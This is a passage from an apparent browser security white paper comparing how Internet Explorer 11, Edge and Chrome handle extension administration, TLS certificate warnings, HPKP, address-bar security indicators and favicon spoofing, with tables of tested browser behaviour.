To reiterate, studying information provided about Add-Ons and related features mirrors the general claim about the roadmaps and forecasting always being a bit behind the actual development. Still, we should note that Google Chrome is way ahead in the development of a rich Web Extension architecture when compared to Microsoft Edge. This plays a crucial role because extensions are integrated into browser ecosystems more and more, increasingly affecting operating systems as well. Especially Google Chrome's extension already boast special permissions and features connected directly to the Google's OS. This can indicate a tendency that Microsoft will integrate special Windows' features into the extension environment of Edge in the near future. For MSIE 11, no security or feature improvements appear publicly available or in the planning stage. Though we can imagine

---

[306] https://bugs.chromium.org/p/chromium/issues/list?can...fied&x=m&y=releaseblock&cells=ids
[307] https://developer.chrome.com/extensions/whats_new

slow deprecation, only future will tell what Microsoft has in store for its oldest browser.

Concluding Remarks on Administration Issues

For many reasons, often going beyond the technical and technological aspects, it is pivotal for every company to control web browsing of its employee. This notion of appropriate control was researched in this chapter. We demonstrated what is offered by the different systems seeking to control browsers, as well as investigate how each browser handles the context of its operations. A lot of attention was also given to a plethora of options used for administration of the extensions in a browser. While we noted that each browser provides a certain degree of control, there are quite stark discrepancies among the competitors we compare.

Internet Explorer is rooted in classic approaches. It is administered via Active Directory and Microsoft enriches it by implementing a lot of different policies. This not only intended as means to secure tremendous backward compatibility, but also to control ActiveX. Additional tools and documentation are importantly offered to help administrators who want to delineate and deploy the correct settings. The strategy used by Google Chrome is arguably more modern, which we can discern from the basic knowledge about where different aspects surfaced. Chrome is dedicated to business clients and supplies companies with different ways for deploying configuration in the browser. Support for Active Directory is available, but those seeking for alternative solutions can rely on another non-Active-Directory setup addressed to enterprises. Very numerous policies translate to a great control over the browser as well as extensions. Finally, the youngest browser in our bunch can be administered via Active Directory or Microsoft's new system - *Intunes*. Compared to Internet Explorer, Edge stands out as having only thirty-two policies defined, with the impression being reinforced by the fact that only one policy tackles Web Extension.

The "Results & Final Verdict" chapter can be consulted for a more detailed listing of each of the offered controls in a comparative perspective.

Final Remarks on Web Extensions

This chapter set out to document the current state of the extensions topic in the targeted browsers. Our overall impression is that browsers invest a lot of efforts into protecting the end user as much as possible. At the same time, they must be careful not to overdo it, as flexibility is key to popularity in the modern browser and extension environment of increasingly demanding users.

While dedication is clear, the results do not belong to the "one fits all" category,

as browsers treat extensions differently. Summing up, Microsoft appears to be trying to protect ActiveX Add-ons as much as possible in Internet Explorer. This is evident from the development of a number of different features and settings aimed at controlling the behaviors. Nevertheless ActiveX is a file format of the past, and a possible vulnerability can have a bigger impact compared to a vulnerable Web Extension. It must also be said that, in the context of web development - ActiveX has become a technology that has been around for ages. Its longevity adds further difficulty to the incorporation of security features, especially when we center on the IE's push for upholding backward compatibility.

Conversely, Google Chrome can be seen as greatly profiting from using Web Extension for its Add-on support from early on. Without increasing the attack surface substantially, Chrome furnishes a lot of Web Extension features unavailable in Edge. This is no small feat and may impact on future market and usage trajectories. Only small issues were discovered during testing of Web Extensions on Chrome, which indicates a good design concept. The "behind the scenes" operations seemingly ensure user-safety before a new feature is rolled out to the public.

Finally, the newest Microsoft Edge browser can be viewed as more of a mystery. On the one hand, the overall security impression was positive, even though some issues were unveiled. On the other hand, Edge offers a comparably very small subset of Web Extension features. While this means paying a price for less customization, it also signifies a smaller attack surface than the one we can discern for Chrome.

A more detailed description of the verdict is provided in the "*Results & Final Verdict*" chapter. There we provide more comprehensive and collated lists of the strengths and weaknesses. A browser-by-browser comparative lens is employed to give a reader a more holistic yet simplified impression of each navigation tool in scope.

Chapter 6. UI Security Features

The Graphical User Interface (GUI) is what most users employ to interact with the browser. This interface is not only necessary for rendering webpages, but it also informs users about errors and security incidents. A lot of browsers share similar UI elements, and what first comes to mind are an address bar or tabs. Yet they also have distinctive elements, especially when it comes to presenting security-relevant information.

Introduction

In this day and age, making a right decision about a security alert or issue is not an achievement one can just "unlock" once and for all. Confusion can be attributed to browsers using different colors, symbols, location, frequency and wording to communicate warnings and threats. Furthermore, one has no guarantees about the consistency, since the vast number of different versions and browsers causes major discrepancies. Feeling empowered because one has sufficient information as an end-user is a rarity.

From the other side, it should be acknowledged that creating a good interface is also a challenge. The product must cater to the experienced, and the not-at-all technically-savvy users at the same time. On top of that, it must fulfil the purpose of keeping users safe by providing enough information, but do so while walking the fine line: we all know what happens when users are flooded with messages and become desensitized. This clearly creates a context in which different recommendations, requirements and interests collide. It is somewhat of a "lose-lose" situation, as it is impossible to invent - not to mention solve - a perfect equation for handling the GUI landmine. Some have attempted to measure the outcomes and strategic choices in a scientific way and arrived at reasonable conclusions[308]. As it is a much contested area, other studies responded with details on users reacting to the information given by certain parts of the UI, like the SSL lock, and SSL warnings[309]. We do not set out to find an antidote to this push and pull climate, but rather want to make the readers aware of this background. We will also focus on a selection of the most relevant developments in the UI realm.

Taking a step back, it might be a tad trivial to begin with stating that public unencrypted Wi-Fis pose considerable risks for security. We all are quite familiar with a bottom line of wired networks being presumed as more optimal for preventing attackers from eavesdropping on us. But, at the end of the day, the arguments on these matters are all highly dependent on the threat model and context. Having said that, there is little doubt

---

[308] http://people.ischool.berkeley.edu/~tygar/papers/Phishing/why_phishing_works.pdf
[309] https://www.usenix.org/system/files/conference/usenixsecurity13/sec13-paper_akhawe.pdf

that users often opt for wireless connections in general. Although convenience is important in getting online through public Wi-Fis, it should be underlined that, by using wireless networks, we concurrently increase attackers' options for passive and active interference. This is because wired networks overall make it harder for an attacker to be stealthy because they need to have some sort of physical access. The main reason behind the threat is that users seek open Wi-Fi hotspots in shopping malls and cafes. Users expect that these open Wi-Fi networks offer free and secure access to the Internet and that nobody is intercepting or eavesdropping on their connection. SSL or any other means to establish a secure connection over an insecure network (like VPNs) are becoming more and more important for that reason.

Arguably the introduction of Transport Layer Security (TLS) or the earlier Secure Sockets Layer, which are from here on now referred to by the most common shared abbreviation - SSL, marks one of the big security milestones. Before we center on this matter, it should be added that way in advance to the largest websites like Facebook, Google and Microsoft starting to enforce HTTPS, software like dSniff[310] or Firesheep[311] showcased the dangers of insecure networks. The latter of the two - Firesheep - automatically captures credentials and cookies for an attacker to hijack sessions. It must be said that, had the major websites not made a jump to SSL, we would be seeing a much larger number of hacking incidents. The slow movement towards widespread SSL's usage does not impede the existence of traffic interception options. The attackers can, for instance, offer a Wi-Fi hotspot in a crowded area. It is more than likely that people will start using it, which means that the door is open to more elaborate active Man-in-the-Middle attacks. Note that when websites and browsers did not enforce HTTPS through HSTS, the attacker could simply use techniques and tools like *sslstrip*[312], to block any SSL traffic and force users to use unencrypted HTTP communications.

SSL's goal today is to protect users against untrustworthy networks. It helps keep users safe and seeks to make them more knowledgeable when it comes to possible intrusions. As mentioned in the introduction of this paper, laptops have by now essentially replaced stationary desktop computers. Their portability is irrevocably linked with the fact that free and open Wi-Fi network can be found literally anywhere. With simple hardware, anybody can create malicious Wi-Fi hotspots or passively monitor open Wi-Fi connections. In that sense, Internet links have never been trustworthy and this fact in itself makes SSL even more important now. While the world slowly moves away from insecure protocols, SSL in the browser unfortunately continues to rely on the users' ability to make good

---

[310] https://www.monkey.org/~dugsong/dsniff/
[311] http://codebutler.com/firesheep
[312] https://moxie.org/software/sslstrip/

decisions. They need to understand SSL warnings and develop an intuition or awareness regarding what the warnings actually mean.

The issues around it date back to the years 2010 and 2011 when more and more trusted websites moved to SSL. We are here talking about the big leagues in the likes of Google and Facebook. Back then the advice to look for the lack of a lock icon to identify a phishing site would have had some success, as SSL certificates were not yet employed for short lived-phishing domains at the time. Specifically, the domains were using confusedly close domain names to those of the original targets. Theoretically attackers always had means to get certificates for those domains, but phishing sites performing mass-scale attacks were not using them. The informational campaigns began to recommend users to look at the *lock* symbol or the *https* prefix in the address bar. They were instructed that this could help them determine whether they are on the real banking website or on a phishing site. With a growing array of options to automate certificate enrollment, with Let's Encrypt[313] being one example, it became more feasible and cost-efficient to offer valid certificates to phishing campaigns as well. While the *lock* symbol and the *https* prefix never meant to convey that a site is trustworthy, they became a part of a common model of the so-called "folk security".[314]

Over the years browsers have experimented and changed the behavior for various SSL protocol violations or warnings. And new features like HSTS were introduced[315]. A recommendation issued to users in the past was to trust the lack of the SSL *lock* symbol to identify phishing pages[316], even though that is not what SSL is supposed to do. Many users understandably considered that numerous articles have given advice about checking for the existence of a SSL lock icon must be guiding them in the right way. For that reason, some users might believe or expect that there is an extended audit process involved by a CA before issuing a certificate though, factually, CAs only perform a domain validation. While we might find it strange, we have to remember that this is actually fine because SSL is not meant to secure against phishing. In fact many phishing sites can easily use valid SSL certificates because those can be affordable or even free. In that sense, the SSL certificate validity requirement would never stop a determined attacker. Notably, SSL was never supposed to serve as proof of the domain's trustworthiness. Its primary goal was to make the connection from a browser to the web server over an untrustworthy network secure, basically decreasing the required degree of trust in the network. Whether modern browsers actually succeed with properly conveying

---

[313] https://letsencrypt.org/
[314] http://lorrie.cranor.org/pubs/bridging-gap-warnings.pdf
[315] https://tools.ietf.org/html/rfc6797
[316] https://www.sec.gov/reportspubs/investor-publications/investorpubsphishinghtm.html

this often misunderstood reality will be evaluated in this chapter.

Going back to the beginning, the address field is arguably one of the most important UI elements for users because it is the only reliable way to identify the origin of a website. This transforms actions like spoofing the address, obfuscation through confusing characters, internationalized domain names (IDNs), or overlong subdomains used to trick users into trusting malicious sites, into major threats. One can generally say that anything that the attacker can control - be it part of the domain-name, favicon, modal boxes or SSL warnings - may and will be used to trick people into believing a site is trustworthy even though it is not. The less information displayed in a browser can be manipulated by an attacker, the more the user can trust messages and information displayed in the areas controlled by said browser. Investigating how browsers compare in their UI handling and what kind of approaches they used to assist the users in making educated decisions will be analyzed in the following sections.

Threats & Attack Surface around the UI

According to a trend reports by APWG[317], phishing is a major and growing threat. APWG measured a 65% increase in the prevalence of phishing attacks in a short timespan from 2015 to 2016. Over 277.693 phishing websites were detected in the last quarter of 2016 alone. These websites use various techniques to pressure or trick victims into entering personal information. This makes browsers the main point of contact and a major platform of decision-making for users. Informed choices on whether a website is trustworthy or not happen right in the browser. The address bar is technically the primary and main source of security information for the user. Support for non-standard ASCII characters in the domain name, overlong subdomains or simply a legitimate-sounding URL like *legitfacebook.com,* made it even harder for users to quickly judge if the current site is the page they intended to visit.

Another major concern are Man-in-the-Middle attacks happening for surveillance and other purposes. One should also not forget more active measures such as session hijacking or traffic manipulation, which remain a major threat online. While attacks can happen on a national or transnational mass-scale and target internet exchange points, attackers focusing on smaller targets also have the means to perform MitM via open Wi-Fi hotspots. Last but not least, malware installed on users' machines can do things such as intercept network traffic to steal credentials or inject advertisements.

While the extent of malicious interception is difficult to measure, especially on a global scale or for different countries, there are several studies that offer some insights into this

---

[317] https://docs.apwg.org/reports/apwg_trends_report_q4_2016.pdf

matter. In a study from CMU and Facebook, researchers were able to identify that 0.2% of the 3 million SSL connections to *facebook.com* showed some form of tampering with the certificates[318]. Mark Thomas O'Neill used a flash tool distributed via Google AdWords to collect data on TLS proxies and tried to classify their origin[319]. Obtaining reliable data is hard because some of the tracked proxies might be installed deliberately with a Firewall to analyze network traffic, and should not be counted as acting maliciously. O'Neill identified an average of 0.41% of connections being proxied. This is way higher than the earlier estimate of 0.2% but it also points to the discrepancies between the rates on the country-level of data collection. A vast majority of the connections seemed to originate from security products like Bitdefender, thus corroborating the findings of the CMU and Facebook research team.

The actual or precise number of nation-state or small-scale attacks and criminal acts reliant on TLS interception is unknown. For the reasons enumerated below, finding it is rather a wild goose chase. Some malware campaigns can be identified by the name of the certificate issuer, but, again, the number of attackers behind the impersonation of security products is unknown[320]. What must be noted as well is that powerful and state-level actors may have intelligence agencies taking the roles of attackers. For these, having the means to obtain valid signed certificates through legal channels is definitely not a problem.

Even with accounting for data shortcomings, there seem to be strong indications that many people trust security products intercepting their encrypted traffic. HTTPS is quite complicated with its deprecated insecure ciphers and other small nuances, so that reacting and informing users about it constitutes a major hurdle for browsers. Everyone who has looked at an SSL scan report or clicked on the certificate information page in a browser knows this. But this does not exhaust the number of intervening obstacles. Imagine now that there is a proxy at play, and suddenly all that a browser sees usually comes down to a valid and trusted certificate of the middle-man, rather than the certificate of the website the user wanted to contact. This is the case for corporate proxies as well as other services such as Cloudflares' free SSL feature[321]. In that sense, it is not possible to display and grasp the nuances in the security setup at large.

A comprehensive study conducted by several universities in collaboration with Mozilla, Google and Cloudflare, analyzed the impact of HTTPS interception[322]. The project

---

[318] https://www.linshunghuang.com/papers/mitm.pdf

[319] http://www.fht.byu.edu/static/papers/tls-proxies-mark-oneill-thesis.pdf

[320] https://jhalderm.com/pub/papers/interception-ndss17.pdf

[321] https://www.cloudflare.com/de/ssl/

[322] https://jhalderm.com/pub/papers/interception-ndss17.pdf

demonstrated that, in almost all cases, the researchers were able to measure a considerable weakening of the security. In response to this general knowledge, browsers try to perform additional verification on the connection. They also change their thresholds for what constitutes a secure connection over time and as research uncovers further issues. No absolute determination can be made as to what happens when a proxy processes communications and browsers cannot help it. They may be marked by diligence and could provide enough details for the user or the browsers to make informed decisions, but considerable connection details are lost at the proxy-point.

TLS & Insecure Connection Warnings

MSIE, Chrome and Edge behave in quite similar manners when it comes to reporting different HTTPS errors. Summary data on this matter can be found in the corresponding Table 80.

Interestingly, MSIE and Edge do not seem to take the local system time into account when validating certificates, which could be to prevent attacks that manipulate the network time protocol (NTP). Chrome goes a step further and even warns the user about a clock that is out of sync when the use of SSL is attempted.

Another major difference between Chrome on the one hand, and MSIE and Edge on the other, is the lack of support for HTTP Public Key Pinning (HPKP) and Certificate Transparency. Because HSTS and HPKP do not protect the first connection, Chromium maintains a preload list[323] with domains wishing to enforce HTTPS and/or Pinned certificates. MSIE11 and Edge use the list too, but only to redirect/force HTTPS on those domains. Still there are certain domains like *google.de,* for example, which do not set HSTS header and are not included in the preload list concerning the HTTPS enforcement, but are nevertheless listed for Pinning. As a result, Chrome treats SSL errors on *google.de* as a strong violation like HSTS and makes it impossible for users to add exceptions, even though *http://* can still be utilized and intercepted. If a domain is listed with *force-https* in the preload list, then MSIE11, Edge, and Chrome will properly upgrade any *http://* attempt to *https://* and prevent users from adding an exception.

HTTP Public Key Pinning (HPKP) is neither supported by MSIE11 nor by Edge. The feature allows a website owner to instruct the User Agent to pin a chosen public key. This means that if somebody else generates an otherwise valid certificate for the domain, the connection will still be aborted. While HPKP is a seemingly good idea to protect against powerful adversaries in control of a CA, in practice it enables the attack of Hostile

---

[323] https://cs.chromium.org/chromium/src/net/http/transport_s...ort_security_state_static.json&dr

Pinning"[324], which is a powerful DoS against the website[325]. Albeit not easy, there are several ways available for an attacker to achieve this, for example through a HTTP response splitting vulnerability or control over the web server. In a simpler world, a misconfiguration could also lead to a *Public-Key-Pins* HTTP header with wrong data rendering the site unusable. In such cases users might prefer a browser that is not supporting this feature.

A site can run HPKP in report-only mode, which is directly protecting a user and prevents DoS while reporting information about possible attacks to the site operator. In general there is no clear answer to a question about viability and appropriateness of implementing full HPKP. On the one hand, it could be connected with high business risk of a powerful DoS. On the other hand, for particular cases around human rights activism and similar risk-laden social ventures, it could be argued for a site owner accepting the risk of a bricked site as less threatening than exposing users to a powerful MitM adversary. Overall we see the support for HPKP by the user-agent in a positive light, believing that the benefits outweigh the risks.

Table 80 shows different SSL error test-cases[326], while honing in on how each browser reacts to the tested errors. *Intercepted* refers to the situation of the browser preventing the process of page-loading to display a warning. This is meant to offer the user a chance to add an exception in some cases. *Exception* signifies users being allowed to make an exception for a specific error and visit the page, or if the browser refuses access to the site entirely.

Many HSTS enabled sites don not give users a choice to make an *exception*, thus this column only depicts a non-HSTS default case. In general it is seen as a positive when users can't make a security compromising exception. The *Security Indicator* column shows what the browser displays in the address bar once the website is visited. We comment on whether there is additional information about the specific error available when the user clicks on either the *lock* or a warning message. Next section will be dedicated to the exact process of the browser informing the user. We pinpoint the differences between a generic and a detailed warning to highlight the key arguments.

---

[324] https://tools.ietf.org/html/rfc7469#section-4.5
[325] https://media.defcon.org/DEF%20CON%2...eb-Standards-For-Appsec-Glory-UPDATED.pdf
[326] https://badssl.com/

Table 80. SSL Error behavior for MSIE11, Edge and Chrome

		Intercepted	Exception	Security Indicator
Time wrong	*MSIE*	no	n/a	🔒 encrypted
	Edge	no	n/a	🔒 encrypted
	Chrome	yes	**no**	⚠ generic
Cert expired	*MSIE*	yes	yes	⚠ detailed
	Edge	yes	yes	⚠ generic
	Chrome	yes	yes	⚠ generic
wrong CN	*MSIE*	yes	yes	⚠ detailed
	Edge	yes	yes	⚠ generic
	Chrome	yes	yes	⚠ generic
self-signed	*MSIE*	yes	yes	⚠ detailed
	Edge	yes	yes	⚠ generic
	Chrome	yes	yes	⚠ generic
revoked Cert	*MSIE*	yes	**no**	
	Edge	yes	**no**	
	Chrome	yes	**no**	
SHA1 Cipher	*MSIE*	yes	yes	⚠ detailed
	Edge	yes	yes	⚠ generic
	Chrome	yes	yes	⚠ generic
Invalid HPKP	*MSIE*	no	n/a	🔒 encrypted
	Edge	no	n/a	🔒 encrypted
	Chrome	yes	**no**	
Missing SCT	*MSIE*	no	n/a	🔒 encrypted
	Edge	no	n/a	🔒 encrypted
	Chrome	yes*	yes	⚠ generic
HSTS enabled	*MSIE*	yes	**no**	
	Edge	yes	**no**	
	Chrome	yes	**no**	

Note that *CT is currently enforced on certain sites and under specific conditions only.

Warnings and Information in Detail

When a user visits a website with an invalid certificate, every browser will issue a warning. However, slightly different wording is used across the browsers, which are further dissimilar with reference to what kind of information they provide. All browsers show a short generic message in the first place, followed by an option to display more details. A choice to acquire more detailed feedback is met with receiving a link. Said link makes it possible to add the site as an exception and proceed to the site using the insecure connection. Similarly, all browsers will highlight the insecure connection in a certain way in the address bar and offer more information upon a relevant click. Screenshots are supplied for the different errors in MSIE11, Edge and Chrome in the later section of this chapter to illustrate the issues in a manner of a side-by-side and error-by-error comparison.

MSIE11 and Edge will remember SSL error exceptions for domains only per tab. Visiting the same site in a new window or in another tab will trigger another warning. Conversely, coming back to the site on the same tab after browsing other sites will not trigger another warning. Chrome follows a different route and remembers exceptions not only for the current browsing session, but will also cache the exception across browser restarts[327]. There are advantages and disadvantages to both approaches. The strategy employed by MSIE11 and Edge could cause alarm fatigue[328] if the user has to repeatedly visit misconfigured networks or sites, for example in proxied corporate environments or self-signed websites. Chrome's behavior is based on results from a large study on the effectiveness of browsers warnings[329] and is perhaps more embedded in verifiable findings.

MSIE11 presents a big "*This site is not secure*" banner with a description stating:

> *"This might mean that someone's trying to fool you or steal any info you send to the server. You should close this site immediately"*.

The sense of time pressure created by the advice to close the site immediately could help non-technical users to make split-second decisions in favor of leaving the site. The headline suggests that the website itself is not secure, even though SSL only protects communication with the site. The users who are not web-savvy might not understand this

---

[327] https://joelweinberger.us/papers/2016/weinberger-felt.pdf
[328] https://en.wikipedia.org/wiki/Alarm_fatigue
[329] https://www.usenix.org/system/files/conference/usenixsecurity13/sec13-paper_akhawe.pdf

difference, but the pattern could reinforce the wrong sentiment, namely that "*if there is a green lock, the site is secure and there are no phishing risks*". Depending on the kind of error, the one-sentence bold description included in the additional information can provide more precise details on the reasons behind the warning.

Figure 10. Invalid CA error on MSIE11

On Edge, we find similar message as we do in MSIE11 in terms of wording, but the graphic design is slightly different. The message now includes a more prominent red warning symbol.

Figure 11. Invalid CA error on Edge

Things are different on Chrome as it does not label the website insecure, but uses a more technically correct description about the connection not being private. This is followed by the description that *"Attackers might be trying to steal your information from example.com (for example, passwords, messages, or credit cards)."* If the users opt for reading more details about the issue, Chrome explains that this could also be caused by a misconfiguration. Albeit many SSL errors can easily be caused by misconfigurations, this message could weaken the sense of an impending threat when an attacker is actually taking hold. In brief, false-positives are a major issue because they lead to severe desensitization, meaning that users will simply ignore warnings unreflectively in the future.

Another point to be made about alternative options chosen by Chrome, MSIE11 and Edge is that Chrome displays a "*Not secure*" warning already in the address bar and tries to make it clear that HTTPS might not be effective.

Figure 12. Invalid CA error on Chrome

If a user decides to proceed and visit the website despite a potential insecure connection, the address bar keeps warning them about the problem at hand. It additionally offers more details when a user clicks on the warning. Each browser in the scope of this report addresses this condition differently. MSIE11 changes the background color of the whole address bar to red and shows a Certificate Error next to it. If a user clicks on this error, s/he will be reminded about the risk of the connection. In this case MSIE11 clearly states

that the Certificate is Untrusted and explains why. Taking another example of an expired certificate as an SSL error, MSIE will also clearly state the expiration date issue as the reason. MSIE11 also offers a simple button to immediately look at the certificate details, which can again be used to display more details pertaining to what is wrong with the certificate. The amount of information shown here is extensive and much more detailed that what we encounter on Edge and Chrome.

Figure 13. Invalid CA exception granted on MSIE11

While Edge and MSIE11 were looking very similar on the initial intercepted landing page, Edge is less intrusive with the warning by adding a red Certificate error in front of the address bar. When a user clicks on the warning, Edge presents only a very generic warning message titled "*Website problem*". This error message also indicates that the website - rather than an insecure network - is at fault. While a lot of SSL errors might be caused by a misconfiguration on the site, a browser cannot know this for sure and should thus assume the site uses SSL properly while something on the network attempts to intercept the connection. Furthermore, Edge also does not ship a simple button for viewing the certificate.

Figure 14. Invalid CA exception granted on Edge

Chrome is similar to Edge in that it places the SSL warning in front of the address. A notable difference is that the HTTPS in the URL are struck through. If a user clicks on

the "*Not secure*" warning to get more information, Chrome simply tells the user that the connection is not secure but no further details about the SSL error are included. Despite the lack of information, Chrome does make it clear that the user has disabled the SSL warning for this site and can choose to re-enable it. The chance of re-enabling SSL warnings is a feature that other browsers lack. Below the warning, Chrome furnishes a lot of Web API permission settings. Most of them have nothing to do with SSL but offer quick access to other relevant items.

Chrome has removed a direct link to the certificate details from the information box some time ago with good reasons[330]. Specifically, it was noted how ineffective it was for security of most users. Since then, however, Chrome has announced to bring back an option to display a link to the certificate details in the information box[331], which a lot of engineers will welcome.

Figure 15. Invalid CA exception granted on Chrome

The Address Bar

The address bar is the main input element of a web browser. It allows users to enter a URI to contact a web server or use other protocols to access services such as FTP. Nowadays browsers also task the address bar with being an input field for a search engine and, correspondingly, Chrome defaults to the Google search while MSIE11 and Edge use the Bing search.

Security-wise the address bar offers very important information and is currently the best or even only tool available for all sites to judge whether the currently viewed site is a fake phishing site or can be browsed safely. Hopefully solutions like U2F can solve this problem in the future. Especially spoofing an origin or homograph attacks[332] are detrimental to the

---

330 https://noncombatant.org/2017/02/15/decoding-chromes-https-ux/
331 https://bugs.chromium.org/p/chromium/issues/detail?id=663971#c75
332 https://en.wikipedia.org/wiki/IDN_homograph_attack

overall security. Unfortunately, as research indicates, regular users are not able to distinguish phishing sites from their real counterparts, even if they are being told that their task at hand is to identify them in a website array. A 2006 study[333] found that a good phishing site was able to fool 90% of study-participants. What is more, as many as 23% of the surveyed users admitted not even looking at any browser security indicators, which included skipping the address bar as a source altogether. A probable explanation for the small numbers of users actually understanding the address bar could be that parsing URLs is fundamentally difficult and very unintuitive. This especially holds for the present day of the Internet being predominantly accessed by following search engine results and email links. This hypothesis is supported by search volume data[334], showing that brands like, among others, "*youtube*", "f*acebook*", "*amazon*" and "*netflix*" appear on the most-searched keywords' lists.

Even though the data indicates that not enough people use it to detect phishing, the address bar remains one of the most important indicators for an attack taking place. Ideally even untrained users should be able to attain relevant information until technical solutions become widely available in the future. The following Table 81. compares the address bar's involvement with security indicators in different states and for different browsers.

Table 81. Security indicators for address bar

HTTP	MSIE11*	http://http.badssl.com/index.html?key=value
	Edge	http.badssl.com/index.html?key=value
	Chrome	ⓘ http.badssl.com/index.html?key=value
mixed image	MSIE11	https://mixed.badssl.com/index.html?key=value
	Edge	mixed.badssl.com/index.html?key=value
	Chrome	ⓘ https://mixed.badssl.com/index.html?key=value

---

[333] http://people.ischool.berkeley.edu/~tygar/papers/Phishing/why_phishing_works.pdf
[334] https://ahrefs.com/blog/top-google-searches/

mixed form	MSIE11	
	Edge	
	Chrome	
mixed script blocked	MSIE11	
	Edge	
	Chrome	
mixed script allowed	MSIE11	
	Edge	
	Chrome	
EV	MSIE11	
	Edge	
	Chrome	

The Favicon

The favicon, being an abbreviation for favorite icon, is another point of contest for security matters. Early browsers like MSIE11 were displaying favicon alongside the address. This changed when padlock icons were introduced for secured network connections and the favicon can easily be used for spoofing ever since. As can be seen in the provided MSIE11 screenshot on Figure 16., the yellow padlock icon is in fact just a favicon. Because of this the *badssl.com* favicon was modified throughout Figure 16. Though one might be fooled, they are not indicative of a secure connection. A dissimilar approach characterizes

Edge and Chrome, as these browsers moved the favicon into the tabs above the address bar. It is hoped that the new placement prevents it from being confused for a security indicator.

Figure 16. MSIE11 spoofing lock icon with a favicon

The Protocol

